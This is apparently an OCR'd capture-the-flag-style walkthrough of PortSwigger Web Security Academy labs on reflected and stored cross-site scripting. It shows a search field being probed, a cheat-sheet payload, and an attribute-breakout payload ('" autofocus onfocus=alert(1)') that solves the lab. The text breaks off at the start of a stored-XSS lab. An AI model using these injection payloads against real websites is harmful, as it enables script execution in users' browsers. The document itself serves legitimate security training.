
- To solve this Lab need burp suit pro version, cause DOM invader is not available in community edition.


❖ Reflected XSS into attribute with angle brackets HTML-encoded









view-source:https://0aab00a1044f841880fd21bd00a30014.web-security-academy.net/?search=batman
Search
ENG
12:11 PM
2/23/2024



view-source:https://0aab00a1044f841880fd21bd00a30014.web-security-academy.net/?search=testing'%3C%2Fh1%3E
Search
ENG
12:19 PM
2/23/2024



Reflected XSS into attribute with angle brackets HTML-encoded
LAB Not solved
Back to lab description
Home
0 search results for 'testing'test"test<test>'
testing'test
Search
< Back to Blog



view-source:https://0aab00a1044f841880fd21bd00a30014.web-security-academy.net/?search=testing'test"test%3Ctest%3E
0 search results for 'testing'test"test<test>'
<input type=text placeholder='Search the blog...' name=search value="testing'test"test<test>">
<button type=submit class=button>Search</button>
Back to Blog



Cross-Site Scripting (XSS) Cheat
portswigger.net/web-security/cross-site-scripting/cheat-sheet
Gmail
YouTube
Maps
News
Translate
Copy tags to clipboard
Copy events to clipboard
Copy payloads to clipboard
iframe
image
img
input
ins
kbd
keygen
label
legend
li
ondragstart
ondrop
ondurationchange
onend
onended
onerror
onfinish
onfocus
onfocusin
onfocusout
All browsers
Chrome
Firefox
Safari
Search Type: tag
Search term:
Search
Event handlers that do not require user interaction
Event:
Description:
Tag:
Code:
Copy:
onfocus
Compatibility:
Fires when the element has focus
input
<input autofocus onfocus=alert(1)>
Event handlers that do require user interaction
Search
ENG
12:25 PM
2/23/2024


https://0aab00a1044f841880fd21bd00a30014.web-security-academy.net/?search=testing'test"test<test>
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Web Security Academy
Reflected XSS into attribute with angle brackets HTML-encoded
Back to lab description
LAB
Not solved
Home
0 search results for 'testing'test"test<test>'
" autofocus onfocus=alert(1)
Search
< Back to Blog
Search
ENG
12:27 PM
2/23/2024



view-source:https://0aab00a1044f841880fd21bd00a30014.web-security-academy.net/?search="+autofocus+onfocus%3Dalert(1)
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
<section class="blog-header">
<h1>0 search results for '" autofocus onfocus=alert(1)'</h1>
<hr>
<input type=text placeholder='Search the blog...' name=search value="" autofocus onfocus=alert(1)">
<button type=submit class=button>Search</button>
Back to Blog
Search
ENG
12:27 PM
2/23/2024



https://0aab00a1044f841880fd21bd00a30014.web-security-academy.net/?search="+autofocus+onfocus%3Dalert(1)
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Web Security Academy
Reflected XSS into attribute with angle brackets HTML-encoded
Back to lab description
LAB
Not solved
Home
0 search results for '" autofocus onfocus=alert(1)'
" autofocus onfocus="alert(1)
Search
< Back to Blog
Search
ENG
12:29 PM
2/23/2024


Reflected XSS into attribute with angle brackets HTML-encoded
LAB Not solved
Back to lab description
Home
0 search results for '" autofocus onfocus=alert(1)'
0aab00a1044f841880fd21bd00a30014.web-security-academy.net
1
OK
Search
< Back to Blog


Reflected XSS into attribute with angle brackets HTML-encoded
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for '" autofocus onfocus="alert(1)'
Search the blog...
Search
< Back to Blog

❖ Stored XSS into anchor href attribute with double quotes HTML-encoded




view-source:https://0a6d00bb0311f032816803940035002 5.web-security-academy.net/post?postId=10
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
I now know that Open and I have a bright future together, I can type our words of love and carry them with me wherever I go. Always together, never apart, we go hand in hand and communic

<hr>
<h1>Comments</h1>
<section class="comment">

<img src="/resources/images/avatarDefault.svg" class="avatar">
Amber Light | 27 January 2024

My boss recommended your blog to me as something to do while I looked for a new job?

</section>
<section class="comment">

<img src="/resources/images/avatarDefault.svg" class="avatar">
qwe | 23 February 2024

